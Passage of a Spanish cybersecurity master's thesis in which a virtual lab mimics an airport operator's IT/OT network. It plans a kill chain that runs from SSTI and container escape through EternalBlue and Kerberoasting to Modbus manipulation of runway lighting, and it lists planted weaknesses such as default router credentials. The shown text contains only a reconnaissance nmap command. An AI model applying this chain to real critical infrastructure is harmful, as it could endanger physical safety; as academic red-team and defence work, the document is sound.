

# Máster Profesional en Dirección de Ciberseguridad, Hacking Ético y Seguridad Ofensiva

---

## Trabajo de Fin de Máster

Empresa Criticosa

# **AGRADECIMIENTOS**

Quisiera expresar mi más sincero agradecimiento a la EIP International Business School por la formación recibida y las herramientas proporcionadas durante el desarrollo de este Máster.

De igual manera, extiendo mi gratitud a todo el equipo docente por su dedicación, profesionalidad y por los conocimientos transmitidos a lo largo del curso, los cuales han sido fundamentales para la realización de este Trabajo de Fin de Máster.

# RESUMEN

El presente Trabajo de Fin de Máster aborda la convergencia entre la seguridad de las Tecnologías de la Información (IT) y las Tecnologías de Operación (OT) en el contexto de las infraestructuras críticas. Tomando como caso de estudio un operador de servicios esenciales aeroportuarios ("Empresa Criticosa"), el proyecto se estructura en dos fases diferenciadas: una auditoría técnica ofensiva (Red Team) y el diseño de un plan de adecuación normativa (Blue Team).

En la primera fase, se desplegó un laboratorio de simulación para ejecutar una Cyber Kill Chain completa. Se demostró cómo la explotación de vulnerabilidades en servicios web auxiliares (SSTI y Container Escape) y sistemas legacy (EternalBlue), combinada con técnicas de movimiento lateral como Kerberoasting y la manipulación de dispositivos de red perimetrales, permitieron a un atacante externo tomar el control del sistema SCADA. El resultado fue la paralización operativa del sistema de iluminación de pistas, materializando un riesgo de impacto crítico.

En la segunda fase, y en respuesta al incidente, se desarrolló un Sistema de Gestión de Seguridad de la Información (SGSI) alineado con la Ley de Protección de Infraestructuras Críticas (Ley 8/2011) y el Esquema Nacional de Seguridad (ENS). Utilizando la metodología MAGERIT v3, se realizó un análisis de riesgos que cuantificó el impacto del sabotaje y se elaboró una Declaración de Aplicabilidad (SOA) junto con un Plan de Continuidad de Negocio para asegurar la resiliencia operativa. El trabajo concluye evidenciando la necesidad imperativa de la defensa en profundidad y la segmentación estricta en entornos industriales.

Palabras clave: **Infraestructuras Críticas, Ciberseguridad Industrial (OT), Hacking Ético, MAGERIT.**

# ABSTRACT

This Master's Thesis addresses the convergence between Information Technology (IT) and Operational Technology (OT) security within the context of critical infrastructures. Using an airport essential service operator ("Empresa Criticosa") as a case study, the project is structured into two distinct phases: an offensive technical audit (Red Team) and the design of a regulatory compliance plan (Blue Team).

In the first phase, a simulation laboratory was deployed to execute a full Cyber Kill Chain. It was demonstrated how the exploitation of vulnerabilities in auxiliary web services (SSTI and Container Escape) and legacy systems (EternalBlue), combined with lateral movement techniques such as Kerberoasting and the manipulation of perimeter network devices, allowed an external attacker to seize control of the SCADA system. The result was the operational shutdown of the runway lighting system, materializing a risk of critical impact.

In the second phase, and in response to the incident, an Information Security Management System (ISMS) was developed in alignment with the Law on Protection of Critical Infrastructures (Law 8/2011) and the National Security Scheme (ENS). Using the MAGERIT v3 methodology, a risk analysis was conducted to quantify the impact of the sabotage, followed by the elaboration of a Statement of Applicability (SOA) and a Business Continuity Plan to ensure operational resilience. The work concludes by highlighting the imperative need for defense-in-depth and strict segmentation in industrial environments.

**Keywords:** **Critical Infrastructure, Industrial Cybersecurity (OT), Ethical Hacking, MAGERIT.**

# ÍNDICE

|   |           |
|---|-----------|
| <b>CAPÍTULO 1: INTRODUCCIÓN.....</b>  | <b>6</b>  |
| 1.1. Justificación y contexto:.....   | 6         |
| 1.2. Objetivos:.....  | 6         |
| <b>CAPÍTULO 2: MARCO NORMATIVO Y METODOLÓGICO.....</b>                                    | <b>7</b>  |
| <b>CAPÍTULO 3: DISEÑO Y ARQUITECTURA DEL LABORATORIO.....</b>                             | <b>8</b>  |
| 3.1. Arquitectura y topología de red.....   | 8         |
| 3.2. Inventario de activos y configuración técnica.....                                   | 9         |
| 3.3. Justificación de las vulnerabilidades implantadas.....                               | 11        |
| 3.4. Diagrama de topología.....   | 12        |
| <b>CAPÍTULO 4: METODOLOGÍA DE ATAQUE Y PLANIFICACIÓN.....</b>                             | <b>13</b> |
| 4.1. Fase 1: Reconocimiento y acceso inicial (Delivery & Exploitation).....               | 13        |
| 4.2. Fase 2: Establecimiento de persistencia y pivoting (Installation & C2).....          | 13        |
| 4.3. Fase 3: Movimiento lateral y compromiso de identidad.....                            | 14        |
| 4.4. Fase 4: Acceso a la red de operaciones (Persistencia avanzada).....                  | 14        |
| 4.5. Fase 5: Acción sobre objetivos (Impacto en OT).....                                  | 14        |
| 4.6 Diagrama de Kill Chain.....   | 14        |
| <b>CAPÍTULO 5: EJECUCIÓN TÉCNICA DE LA AUDITORÍA.....</b>                                 | <b>15</b> |
| 5.1. Fase 1: Compromiso del servidor web y escape del contenedor.....                     | 15        |
| 5.2. Fase 2: Movimiento lateral y compromiso de infraestructura (EternalBlue).....        | 35        |
| 5.3. Fase 3: Escalada de privilegios en el dominio (Kerberoasting).....                   | 44        |
| 5.4. Fase 4: Manipulación de infraestructura de red y acceso estable (RDP).....           | 53        |
| 5.5. Fase 5: Compromiso del sistema SCADA y manipulación de procesos (Impacto Final)..... | 64        |
| 5.6. Conclusión final de la auditoría ofensiva (Red Team).....                            | 70        |
| <b>CAPÍTULO 6: PLAN DE ADECUACIÓN AL ESQUEMA NACIONAL DE SEGURIDAD Y LEY PIC.....</b>     | <b>71</b> |
| 6.1. Introducción y marco normativo.....  | 71        |
| 6.2. Alcance del SGSI.....  | 71        |
| 6.3. Fase 1: Inventario y categorización de activos (MAGERIT).....                        | 72        |
| 6.3.1. Identificación de activos.....   | 72        |
| A. Activos de información (Datos).....  | 72        |
| B. Activos de servicio (Procesos).....  | 73        |
| C. Activos de Software (Aplicaciones).....  | 74        |
| D. Activos de equipamiento (Hardware).....  | 75        |
| 6.3.2. Valoración de activos (Dimensiones de seguridad).....                              | 76        |
| 6.3.3. Mapa de dependencias (Esencial para MAGERIT).....                                  | 77        |
| 6.4. Fase 2: Análisis de riesgos (Metodología MAGERIT).....                               | 77        |
| 6.4.1. Identificación de amenazas.....  | 77        |
| 6.4.2. Catálogo de vulnerabilidades detectadas.....                                       | 79        |
| 6.4.3. Cálculo del riesgo inherente.....  | 80        |

|  |           |
|--|-----------|
| 6.5. Plan de tratamiento de riesgos.....                                     | 81        |
| 6.5.1. Estrategia de tratamiento.....  | 81        |
| 6.6. Declaración de aplicabilidad (SOA) y selección de controles.....        | 81        |
| 6.6.1. Tabla de Selección de Controles (Mitigación de Vulnerabilidades)..... | 82        |
| 6.6.2. Medición del nivel de madurez.....                                    | 84        |
| 6.7. Plan de continuidad de negocio (PCN).....                               | 84        |
| 6.7.1. Análisis de impacto en el negocio (BIA).....                          | 84        |
| 6.7.2. Procedimiento de recuperación de desastres (DRP).....                 | 84        |
| Fase A: Contención inmediata (Minuto 0-15).....                              | 84        |
| Fase B: Erradicación y análisis (Hora 1-4).....                              | 85        |
| Fase C: Recuperación (Hora 4-24).....  | 85        |
| Fase D: Notificación obligatoria.....  | 85        |
| <b>CAPÍTULO 7: CONCLUSIONES Y LÍNEAS FUTURAS.....</b>                        | <b>86</b> |
| 7.1. Conclusiones generales.....   | 86        |
| 7.2. Conclusiones específicas del proyecto.....                              | 86        |
| 7.2.1. Sobre la Fase Ofensiva.....   | 86        |
| 7.2.2. Sobre la Fase Defensiva.....  | 87        |
| 7.3. Líneas futuras de trabajo.....  | 87        |
| 7.3.1. Evolución hacia Arquitectura Zero Trust.....                          | 87        |
| 7.3.2. Despliegue de un SOC (Security Operations Center).....                | 87        |
| 7.3.3. Seguridad específica en protocolos industriales.....                  | 87        |
| <b>CAPÍTULO 8: BIBLIOGRAFÍA.....</b>   | <b>88</b> |
| 8.1. Legislación y normativa.....  | 88        |
| 8.2. Estándares y metodologías técnicas.....                                 | 88        |
| 8.3. Referencias técnicas y vulnerabilidades.....                            | 88        |
| <b>ANEXOS.....</b>   | <b>88</b> |
| Anexo 1: Scripts y comandos utilizados en la auditoría.....                  | 89        |
| Fase 1: Explotación web y Docker Escape.....                                 | 89        |
| Fase 2: Pivoting y túneles.....  | 89        |
| Fase 3: Kerberoasting (PowerShell).....                                      | 90        |
| Fase 4: Manipulación de red (Port Forwarding).....                           | 90        |
| Anexo 2: Configuraciones del laboratorio.....                                | 91        |
| Configuración del Router (pfSense) - Regla NAT Maliciosa.....                | 91        |
| Configuración de ModbusPAL (Servidor SCADA).....                             | 91        |
| Anexo 3: Logs de evidencia (Extractos).....                                  | 92        |
| Salida de Nmap (Mapeo de red interna vía Proxychains).....                   | 92        |
| Salida de Metasploit (Explotación EternalBlue).....                          | 92        |

# CAPÍTULO 1: INTRODUCCIÓN

## 1.1. Justificación y contexto:

La creciente digitalización de los servicios esenciales ha provocado una convergencia acelerada entre las Tecnologías de la Información (IT) y las Tecnologías de Operación (OT). Si bien esta integración optimiza la gestión, también expone a infraestructuras críticas, como los aeropuertos, a vectores de ataque que anteriormente se limitaban al ámbito corporativo. En el contexto actual, un ciberataque ya no solo amenaza la confidencialidad de los datos, sino la seguridad física de las personas y la continuidad operativa de servicios vitales.

El presente trabajo se centra en el caso de estudio de "Empresa Criticosa", un operador de servicios aeroportuarios esenciales. La justificación de este proyecto radica en la necesidad imperiosa de demostrar, mediante una auditoría técnica práctica, cómo la falta de segmentación y el uso de sistemas legacy pueden permitir a un atacante comprometer sistemas industriales críticos, como la iluminación de pistas de aterrizaje. Asimismo, se justifica la necesidad de una respuesta defensiva que no sea meramente técnica, sino que esté alineada con el exigente marco regulatorio español para operadores críticos.

## 1.2. Objetivos:

El objetivo principal de este Trabajo de Fin de Máster es realizar un ejercicio integral de ciberseguridad que abarque tanto la simulación de una intrusión avanzada (Red Team) como el diseño de la estrategia de defensa y cumplimiento normativo (Blue Team) para una infraestructura crítica.

Para la consecución de este propósito, se han definido los siguientes objetivos específicos:

Diseñar y desplegar un laboratorio de simulación que replique la arquitectura híbrida IT/OT de un operador aeroportuario, incluyendo servicios web, redes corporativas y sistemas SCADA.

Ejecutar una auditoría técnica ofensiva siguiendo la metodología Cyber Kill Chain, comprometiendo la infraestructura desde el perímetro externo hasta la manipulación de los procesos industriales, documentando cada fase del ataque.

Desarrollar un Sistema de Gestión de Seguridad de la Información (SGSI) post-incidente, realizando un análisis de riesgos formal y diseñando un plan de adecuación que cumpla con los requisitos de la Ley de Protección de Infraestructuras Críticas y el Esquema Nacional de Seguridad.

## **CAPÍTULO 2: MARCO NORMATIVO Y METODOLÓGICO**

El desarrollo de este proyecto se fundamenta en un marco de referencia dual que combina exigencias legales y estándares técnicos de la industria. Desde la perspectiva normativa, al tratarse de un operador de servicios esenciales, el proyecto se rige por la Ley 8/2011, de 28 de abril, de Protección de Infraestructuras Críticas (LPIC) y su reglamento de desarrollo (R.D. 704/2011), así como por el Real Decreto 311/2022, por el que se regula el Esquema Nacional de Seguridad (ENS), el cual establece los principios básicos y requisitos mínimos de seguridad.

Metodológicamente, la fase defensiva utiliza MAGERIT v.3 (Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información) para la identificación y valoración de activos y riesgos, tal como exige la administración pública española. Por otro lado, la fase de auditoría ofensiva se estructura siguiendo el modelo de la Cyber Kill Chain (desarrollado por Lockheed Martin) y las tácticas y técnicas descritas en la matriz MITRE ATT&CK, garantizando un enfoque sistemático y profesional en la simulación de amenazas.

# CAPÍTULO 3: DISEÑO Y ARQUITECTURA DEL LABORATORIO

## 3.1. Arquitectura y topología de red

Para la realización de la presente auditoría técnica y el posterior desarrollo del SGSI, se ha diseñado y desplegado un laboratorio de virtualización aislado. Este entorno ha sido construido con el objetivo de simular fielmente la topología y los servicios críticos descritos para el "Modelo de Empresa 2: Empresa Criticosa" en la documentación oficial del máster.

El laboratorio recrea una infraestructura híbrida IT/OT (Tecnologías de la Información / Tecnologías de Operación), típica de entornos aeroportuarios, donde convergen redes corporativas de gestión con sistemas de control industrial.

El despliegue se ha realizado sobre la plataforma VMware Workstation, creando una segmentación de red en dos zonas diferenciadas para simular un perímetro de seguridad real:

- **Red externa (WAN - 192.168.10.0/24):** Simula Internet.
  - Aquí se ubica la Máquina Atacante (Kali Linux) con la IP 192.168.10.133.
- **Red interna (LAN - 192.168.20.0/24):** Simula la red corporativa e industrial de "Empresa Criticosa".

Ambas zonas están interconectadas exclusivamente a través de un appliance de seguridad perimetral (pfSense), garantizando que no existe comunicación directa entre el atacante y las víctimas sin atravesar el router.

### 3.2. Inventario de activos y configuración técnica

A continuación, se detalla el inventario completo de los activos desplegados en la red interna, incluyendo sus direcciones IP, roles, vulnerabilidades implantadas para el ejercicio y su correspondencia con los requisitos del TFM.

| Activo (Hostname / IP)                 | SO y rol técnico   | Vulnerabilidades implantadas (CWE)  | Correlación con empresa Criticosa  |
|--|--|---|--|
| <b>SRV-WEB</b><br><br>(192.168.20.50)  | <b>Ubuntu Server 16.04</b><br><br>Servidor de Aplicaciones Web (Docker). | <b>SSTI (CWE-1336):</b><br>Inyección de plantillas en app Juice Shop.<br><br><b>Container Breakout:</b><br>Contenedor desplegado en modo <code>--privileged</code> , permitiendo montaje de disco host. | <b>Servicio de formación (Zona Aire):</b> Simula el portal web donde los empleados realizan cursos y exámenes para acceder a zonas restringidas. |
| <b>SRV-BBDD</b><br><br>(192.168.20.20) | <b>Windows Server 2012</b><br><br>Base de Datos y Soporte.               | <b>SMBv1 (MS17-010):</b><br>Sistema sin parchear vulnerable a ejecución remota (EternalBlue).   | <b>Soporte a gestión:</b><br>Infraestructura de soporte para las aplicaciones de gestión y almacenamiento de datos de la empresa.                |

|   |  |   |   |
|---|--|---|---|
| <b>SRV-AD</b><br><br>(192.168.20.10)                    | <b>Windows Server 2016</b><br><br>Controlador de Dominio (Active Directory). | <b>Weak Service Account:</b> Cuenta de servicio svc_scada con contraseña débil y SPN configurado, vulnerable a <i>Kerberoasting</i> .   | <b>Gestión de Identidad y Accesos:</b> Centraliza la autenticación de los servicios esenciales (Control de Acceso y Gestión de Personal).                       |
| <b>FW-PERIM</b><br><br>(WAN: .10.132<br><br>LAN: .20.1) | <b>pfSense</b><br><br>Router y Firewall Perimetral.                          | <b>Default Credentials:</b> Credenciales de administración por defecto (admin/pfsense) no cambiadas.<br><br><b>Port Forwarding:</b> Regla DNAT configurada (Puerto 80 WAN -> 3000 LAN). | <b>Perímetro de Seguridad:</b> Elemento que separa la red del operador de Internet, controlando el tráfico hacia los servicios web expuestos.                   |
| <b>W10-OPS</b><br><br>(192.168.20.40)                   | <b>Windows 10 Pro</b><br><br>Estación de Operador (HMI Client).              | <b>Network Exposure:</b> Accesible vía RDP tras compromiso del router.<br><br>Confianza implícita en la red interna.  | <b>Puesto de Trabajo SCADA:</b> Terminal físico desde el cual los operarios controlan los sistemas industriales. Único punto autorizado para gestionar balizas. |

|   |  |  |  |
|---|--|--|--|
| <b>SRV-SCADA</b><br><br>(192.168.20.30) | <b>Windows Server 2008</b><br><br>Servidor de Control Industrial (Master). | <b>Legacy OS / Unauthenticated Protocol:</b> Ejecuta ModbusPAL simulando PLCs. Protocolo Modbus/TCP sin autenticación. | <b>Servicio de Iluminación de Pistas:</b> El núcleo de la infraestructura crítica. Controla el encendido/apagado de las balizas de aterrizaje. |
|---|--|--|--|

### 3.3. Justificación de las vulnerabilidades implantadas

Para garantizar que la auditoría cubriese un amplio espectro de vectores de ataque (Web, Infraestructura, Identidad y Red), se seleccionaron vulnerabilidades específicas que representan fallos comunes en la industria real:

- **En la capa web (Ubuntu/Docker):** Se implementó una mala configuración de contenedores (`Privileged Mode`). Esto simula entornos DevOps mal asegurados, comunes en despliegues rápidos de servicios web de formación.
- **En la capa de infraestructura (W2012):** Se mantuvo un sistema operativo Legacy sin parches para simular la dificultad de actualizar servidores en entornos de producción críticos (Patch Management Gap).
- **En la capa de identidad (W2016):** Se creó una cuenta de servicio (`svc_scada`) vulnerable a ataques de diccionario. Esto representa el riesgo humano y de políticas de contraseñas débiles.
- **En la capa de red (pfSense):** El uso de credenciales por defecto evidencia fallos en el proceso de Hardening de dispositivos de red.

### 3.4. Diagrama de topología

La arquitectura lógica del laboratorio se ilustra en el siguiente esquema, donde se aprecia el flujo de comunicación y las dependencias entre los sistemas IT (Dominio, BBDD) y los sistemas OT (SCADA, Estación de Operador).




Figura 1 - Topología de red




Figura 2 - Laboratorio VMware

# CAPÍTULO 4: METODOLOGÍA DE ATAQUE Y PLANIFICACIÓN

Para la ejecución de la auditoría, se ha diseñado una estrategia ofensiva basada en el modelo Cyber Kill Chain (Lockheed Martin) y alineada con las tácticas del marco MITRE ATT&CK. El objetivo es simular el comportamiento de un actor de amenaza persistente que busca comprometer los sistemas de control industrial (OT) partiendo desde una posición externa.

A continuación, se detalla la planificación teórica y los objetivos técnicos definidos para cada fase de la cadena de ataque:

## 4.1. Fase 1: Reconocimiento y acceso inicial (Delivery & Exploitation)

- **Objetivo:** Identificar vectores de entrada en los servicios expuestos en el perímetro de la organización (Zona DMZ).
- **Táctica:** Se realizarán escaneos de puertos y enumeración de servicios web. Se buscarán vulnerabilidades de inyección (como SSTI o SQLi) en las aplicaciones públicas.
- **Estrategia de escalada:** En caso de comprometer un servicio en contenedor (Docker), el objetivo prioritario será la evasión del entorno (Container Breakout) para ganar control sobre el servidor anfitrión subyacente.

## 4.2. Fase 2: Establecimiento de persistencia y pivoting (Installation & C2)

- **Objetivo:** Establecer un canal de comunicación estable y oculto que permita alcanzar la red interna, invisible desde el exterior.
- **Táctica:** Se emplearán técnicas de Tunneling (SOCKS5/HTTP) para enrutar el tráfico de las herramientas de auditoría a través del servidor comprometido.
- **Reconocimiento Interno:** Una vez dentro, se mapeará la red interna para identificar activos Windows y servidores de infraestructura.

### 4.3. Fase 3: Movimiento lateral y compromiso de identidad

- **Objetivo:** Elevar privilegios dentro del dominio corporativo para obtener credenciales válidas que permitan el acceso a sistemas críticos.
- **Táctica:** Se auditarán los servidores internos en busca de vulnerabilidades de falta de parches (tipo EternalBlue).
- **Ataque a la Identidad:** Se atacará el Directorio Activo mediante técnicas de Kerberoasting para extraer y crackear hashes de cuentas de servicio, buscando específicamente aquellas con permisos sobre sistemas industriales.


### 4.4. Fase 4: Acceso a la red de operaciones (Persistencia avanzada)

- **Objetivo:** Superar las segmentaciones de red y las limitaciones de los túneles para gestionar gráficamente (RDP) los sistemas de operación.
- **Táctica:** Si los túneles resultan inestables para protocolos gráficos, se evaluará la seguridad de los dispositivos de red intermedios (Routers/Firewalls). Se buscarán credenciales por defecto o fallos de configuración que permitan alterar las reglas de NAT y abrir canales de administración directa.

### 4.5. Fase 5: Acción sobre objetivos (Impacto en OT)

- **Objetivo Final:** Demostrar la capacidad de manipulación física de los sistemas aeroportuarios.
- **Táctica:** Utilizando las credenciales y accesos obtenidos, se pivotará hacia la red SCADA. Se interactuará con los protocolos industriales (Modbus/TCP) para alterar los registros de los PLCs encargados de la iluminación de pistas, materializando el riesgo de sabotaje.

### 4.6 Diagrama de Kill Chain



# CAPÍTULO 5: EJECUCIÓN TÉCNICA DE LA AUDITORÍA

Tras haber definido la metodología y los objetivos tácticos en el capítulo anterior, esta sección documenta la ejecución práctica de la auditoría. A continuación, se detallan las maniobras técnicas específicas que materializaron cada una de las fases planificadas, describiendo los vectores de ataque exitosos y las vulnerabilidades explotadas en el escenario real.

## 5.1. Fase 1: Compromiso del servidor web y escape del contenedor

### Contexto global de la fase

El objetivo de esta fase es lograr una intrusión inicial en la infraestructura de la organización a través de sus servicios expuestos. La narrativa simula el descubrimiento de un portal de formación para empleados (simulado mediante OWASP Juice Shop) accesible desde internet.

La cadena de ataque (Kill Chain) ejecutada en esta fase comprende:


1. **Reconocimiento:** Identificación de puertos y servicios en la IP pública del router.
2. **Explotación Web:** Detección de una vulnerabilidad de SSTI (Server-Side Template Injection) en el perfil de usuario, permitiendo la ejecución remota de código (RCE).
3. **Acceso Inicial:** Obtención de una reverse shell dentro del servidor.
4. **Enumeración de entorno:** Identificación de que el entorno comprometido es un contenedor Docker.
5. **Escalada de privilegios (Container Breakout):** Explotación de una mala configuración en el despliegue del contenedor (modo privileged), permitiendo montar el disco físico del servidor anfitrión (host) para escapar del aislamiento y ganar control total del servidor Ubuntu.

## Análisis de evidencias y procedimiento técnico:

A continuación, se documentan las acciones técnicas realizadas, soportadas por las capturas de pantalla obtenidas durante la intrusión:

**1. Reconocimiento y descubrimiento de activos:** El primer paso consistió en identificar la superficie de ataque disponible desde la red externa (WAN).

- **Evidencia 1 (Nmap):** Se ejecutó un escaneo de puertos sobre la IP WAN del firewall (192.168.10.132).
  - **Comando:** `nmap -p 80 -sV 192.168.10.132`
  - **Explicación:** Se especificó el puerto 80 (`-p 80`) y se solicitó la detección de versiones de servicio (`-sV`).
  - **Resultado:** El escáner reportó el puerto 80 abierto ejecutando un servicio HTTP. Esto confirma que el firewall está redirigiendo tráfico (Port Forwarding) hacia un activo interno.



```
[kali㉿kali: ~] $ nmap -p 80 -sV 192.168.10.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 20:42 EST
Nmap scan report for 192.168.10.132
Host is up (0.00029s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http
          http
1 service unrecognized descriptor returning data. If you know the service/version, please submit the following fingerprin
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel:5.14

Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
[kali㉿kali: ~]
```

## Evidencia 1

## 2. Acceso y Registro en la Aplicación

